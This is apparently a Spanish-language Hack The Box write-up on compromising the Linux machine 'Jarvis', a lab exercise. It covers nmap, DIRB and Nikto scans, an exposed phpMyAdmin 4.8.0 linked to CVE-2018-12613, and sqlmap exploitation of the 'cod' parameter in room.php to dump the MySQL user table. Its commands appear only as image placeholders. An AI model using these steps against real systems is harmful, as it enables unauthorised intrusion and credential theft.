Jarvis

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Jarvis en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad medio (4.7).

Ilustración 1: Jarvis.

Se procedió a realizar un escaneo de servicios y puertos haciendo uso de NMAP:



Ilustración 2: Comando NMAP usado.

Port		State (toggle closed [0] | filtered [1])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.4p1 Debian 10+deb9u6	protocol 2.0
	ssh-hostkey	2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA) 256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA) 256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.25	(Debian)
	http-cookie-flags	/: PHPSESSID: httponly flag not set					
	http-methods	Supported Methods: GET HEAD POST OPTIONS					
	http-server-header	Apache/2.4.25 (Debian)					
	http-title	Stark Hotel					
64999	tcp	open	http	syn-ack	Apache httpd	2.4.25	(Debian)
	http-methods	Supported Methods: OPTIONS HEAD GET POST					
	http-server-header	Apache/2.4.25 (Debian)					
	http-title	Site doesn't have a title (text/html).					

Ilustración 3: Resultados de la ejecución del comando NMAP.

Como se puede observar existen dos puertos en los que se ejecuta un servicio Apache (80 y 64999) y el puerto 22 está habilitado para SSH.

La web que se muestra en el puerto 80 es la siguiente:



Ilustración 4: Web stark hotel.

En el puerto 64999 aparece el siguiente mensaje:



Ilustración 5: Mensaje que aparece realizando una petición GET en el puerto 64999.

Se hizo una primera revisión en la web que se ejecuta en el puerto 80 para intentar recabar más información o hallar alguna vulnerabilidad, pero a simple vista no se detectaba nada reseñable. Así que se ejecutaron las herramientas DIRB y Nikto en los dos servicios Apache.

- DIRB:

Ilustración 6: DIRB en 10.10.10.143:80.



Ilustración 7: DIRB en 10.10.10.143:64999.

- Nikto:



Ilustración 8: Nikto en 10.10.10.143:80.



Ilustración 9: Nikto en 10.10.10.143:64999.

Lo más destacado de las pruebas que se realizaron, fue el descubrimiento de la ruta de la herramienta *phpMyAdmin* (permite administrar una base de datos MySQL desde el navegador) en la web que da servicio en el puerto 80. Además, el DIRB proporcionó rutas de interés, propias de esta herramienta, como son *setup* y *sql*.



Ilustración 10: Panel de login de la herramienta phpMyAdmin en 10.10.10.143:80/phpmyadmin/.



Ilustración 11: Posibilidad de acceder a las opciones que se encuentran en 10.10.10.143:80/phpmyadmin/setup/.



Ilustración 12: Acceso a los ficheros almacenados en 10.10.10.143:80/phpmyadmin/sql/.

En un principio se intentó vulnerar la seguridad del *phpMyAdmin* modificando la configuración de éste desde la ruta *10.10.10.143:80/phpmyadmin/setup/*, puesto que tener acceso a dicha ruta presenta una gran vulnerabilidad para el sistema, tal y como se explica en este *post:* http://www.elladodelmal.com/2016/08/si-usas-phpmyadmin-quita-el-setup-de-la.html. No se consiguió obtener nada por esta vía así que se buscó algún CVE para la versión de la herramienta (4.8.0).



Ilustración 13: Versión de phpmyadmin (4.8.0).

Para la versión de *phpMyAdmin* que está instalada en la máquina Jarvis se encuentra el CVE-2018-12613 (https://nvd.nist.gov/vuln/detail/CVE-2018-12613), del cual hay bastante información de como se puede realizar y en qué consiste (https://medium.com/@happyholic1203/phpmyadmin-4-8-0-4-8-1-remote-code-execution-257bcc146f8e, https://www.youtube.com/watch?v=bT-00ZUTq0o, https://www.exploit-db.com/exploits/4502 y https://www.rapid7.com/db/modules/exploit/multi/http/phpmyadmin_lfi_rce). El primer escoyo para llevar a cabo la explotación de esta vulnerabilidad es la obtención del usuario y contraseña que permiten el acceso a la herramienta.

Se investigó más en profundidad la web *Stark Hotel* en busca de información que pudiera servir para conseguir los requerimientos mínimos de explotación de la vulnerabilidad encontrada. Se observó que cuando se accede a la página web de las habitaciones de hotel, el código de selección de la habitación seleccionada se envía por un parámetro (*cod*) en la *url* a un fichero con extensión PHP (*room.php*), lo que puede dar la posibilidad de que exista una inyección SQL en el parámetro mencionado si se realiza una consulta a la base de datos sin filtrar el contenido introducido vía *url*.



Ilustración 14: Posible inyección SQL en la url http://10.10.10.143/room.php?cod=1.

Por tanto, se lanzó *sqlmap* para comprobar la existencia de alguna inyección SQL:



Ilustración 15: Ejecución de sqlmap parte 1.



Ilustración 16: Ejecución de sqlmap parte 2.

Una vez obtenida las bases de datos se procedió a obtener las tablas de la base de datos *mysql:*



Ilustración 17: Segunda ejecución sqlmap parte 1.



Ilustración 18: Segunda ejecución sqlmap parte 2.



Ilustración 19: Segunda ejecución sqlmap parte 3.

Obtenidas las tablas de la base de datos se procedió a realizar un *dump* de la tabla *user:*



Ilustración 20: Tercera ejecución sqlmap parte 1.



Ilustración 21: Tercera ejecución sqlmap parte 2.

